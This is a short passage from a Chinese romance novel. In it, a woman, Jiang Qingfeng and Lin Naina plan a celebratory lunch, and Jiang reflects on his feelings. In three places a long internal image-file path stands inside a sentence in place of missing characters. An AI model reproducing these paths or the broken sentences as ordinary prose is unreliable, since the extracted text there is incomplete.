    女人低头看了眼手表:“再一个小时吧。”


    “那我在公司等你。”男人的声音温柔,潺潺流进听筒,“一起吃午饭,庆祝冯毅升迁,庆祝新同事加入。”


    “好!”她这声,像是少先队员敬礼喊到。


    蒋清风光是站在林奈奈身边,都能听到拔节生长的声音。


    他没法无视自己的心跳。


    他原都做好后撤一步的准备了,可现在...他觉得从峪不配。